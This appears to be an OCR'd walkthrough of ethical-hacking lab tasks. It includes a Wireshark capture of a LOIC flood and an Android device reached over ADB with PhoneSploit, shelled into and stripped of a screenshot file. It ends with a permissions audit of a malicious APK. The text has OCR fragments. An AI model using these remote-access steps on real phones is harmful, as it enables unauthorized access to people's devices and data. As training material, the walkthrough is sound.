

Applications Places System
Sun Jan 21, 03:53
EH Workstation - 2
Wireshark · Expert Information · Andro.pcapng
Severity
Summary
Group
Protocol
Warning This frame is a (suspected) out-of-order segment Sequence TCP
Warning D-SACK Sequence Sequence TCP
Warning Connection reset (RST) Sequence TCP
Note A new tcp session is started with the same ports as an earli... Sequence TCP
Note Duplicate ACK (#1) Sequence TCP
Note This frame is a (suspected) retransmission Sequence TCP
Note This frame undergoes the connection closing Sequence TCP
Note This frame initiates the connection closing Sequence TCP
Chat Connection finish (FIN) Sequence TCP
Chat Connection establish acknowledge (SYN+ACK): server por... Sequence TCP
Chat Connection establish request (SYN): server port 80 Sequence TCP
No display filter set.
Limit to Display Filter
Group by summary
Search:
Show...
Close
Help
Andro.pcapng
39°F
Clear
Search
12:53 AM
1/21/2024
Menu
EH Workstation - 2
python3 phonesploit.py ...




An attacker has hacked one of the employees android device in CEHORG and initiated LOIC attack from the device. You are an ethical hacker who had obtained a screenshot of the attack using a background application. Obtain the screenshot of the attack using PhoneSploit from the attacked mobile device and determine the targeted machine IP along with send method.


Applications Places System
Mon Nov 27
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal
[2] Disconect all devices
[7] Screen Shot a picture on a phone
[12] Show real time log of
vice
[3] Connect a new phone
[8] Restart Server
[13] Dump System Info
[4] Access Shell on a phone
[9] Pull folders from phone to pc
[14] List all apps on a ph
[5] Install an apk on a phone
[10] Turn The Device off
[15] Run an app
[99] Exit
[0] Clear
[p] Next Page
restarting in TCP mode port: 5555
List of devices attached
172.16.0.21:5555 offline product:android_x86_64 model:Standard_PC__i440FX___PIIX__1996_ devi
x86_64 transport_id:1
[+] Enter a phones ip address.(Type 99 to exit)
-> phonesploit(connect_phone) > 172.16.0.21
already connected to 172.16.0.21:5555
phonesploit(main_menu) > 1
List of devices attached
172.16.0.21:5555 device product:android_x86_64 model:Standard_PC__i440FX___PIIX__1996_ devic
86_64 transport_id:1
phonesploit(main_menu) >
Menu
EH Workstation - 2
Parrot Terminal



Applications Places System
Mon Nov 27
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal
/system/bin/sh: help: not found
127|x86_64:/ $?
/system/bin/sh: d: not found
127|x86_64:/ $
127|x86_64:/ $ p
/system/bin/sh: p: not found
127|x86_64:/ $ ls
acct init nonplat_file_contexts proc
bugreports init.android_x86_64.rc nonplat_hwservice_contexts sbin
cache init.environ.rc nonplat_property_contexts sdcard
charger init.rc nonplat_seapp_contexts sepolicy
config init.superuser.rc nonplat_service_contexts storage
d init.usb.configfs.rc oem sys
data init.usb.rc plat_file_contexts system
default.prop init.zygote32.rc plat_hwservice_contexts ueventd.android_x86_64.rc
dev init.zygote64_32.rc plat_property_contexts ueventd.rc
etc lib plat_seapp_contexts vendor
fstab.android_x86_64 mnt plat_service_contexts vndservice_contexts
x86_64:/ $ cd sdcard/
x86_64:/sdcard $ ls
Alarms Android DCIM Download Movies Music Notifications Pictures Podcasts Ringtones
x86_64:/sdcard $ cd Pictures/
x86_64:/sdcard/Pictures $ ls
x86_64:/sdcard/Pictures $ cd ..
x86_64:/sdcard $ cd DCIM/
x86_64:/sdcard/DCIM $ ls
capture.png
x86_64:/sdcard/DCIM $
Menu
EH Workstation - 2
Parrot Terminal



Applications Places System
Mon Nov 27
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal
[1] Show Connected Devices
[6] Screen record a phone
[11] Uninstall an app
[2] Disconect all devices
[7] Screen Shot a picture on a phone
[12] Show real time log of
[3] Connect a new phone
[8] Restart Server
[13] Dump System Info
[4] Access Shell on a phone
[9] Pull folders from phone to pc
[14] List all apps on a ph
[5] Install an apk on a phone
[10] Turn The Device off
[15] Run an app
[99] Exit
[0] Clear
[p] Next Page
phonesploit(main_menu) > 9
[+]Enter a file location on a device
->phonesploit(file_pull) > /sdcard/DCIM/capture.png
[+]Enter where you would like the file to be saved.[Default: present working directory]
->phonesploit(file_pull) > /home/attacker/Desktop
/sdcard/DCIM/capture.png: 1 file pulled. 10.1 MB/s (43144 bytes in 0.004s)
phonesploit(main_menu) >
Menu
EH Workstation - 2
Parrot Terminal




An attacker installed a malicious mobile application 'AntiMalwarescanner.apk' on the victims android device which is located in EH workstation-2 documents folder. You are assigned a task to perform security audit on the mobile application and find out whether the application using permission to Read-call-logs.


{% embed url="https://sisik.eu/apk-tool" %}


Applications
Places
System
Wed Jan 10, 01:37
EH Workstation - 2
Sixo Online APK Analyzer | sisik
New Tab
sisik.eu/apk-tool
SISIK
Blog
Tools
Projects
About
Sixo Online APK Analyzer
This tool allows you to analyze various details about Android APK files. It can decompile binary xml files and resources.
Drop APK here or click to select file
Note: All APK processing is done on the client side. Your APK files won't be transferred to the server.
https://sisik.eu/apk-tool
Search
6:37 AM
1/10/2024
Menu
[Parrot Terminal]
[capture.png]
EH Workstation - 2

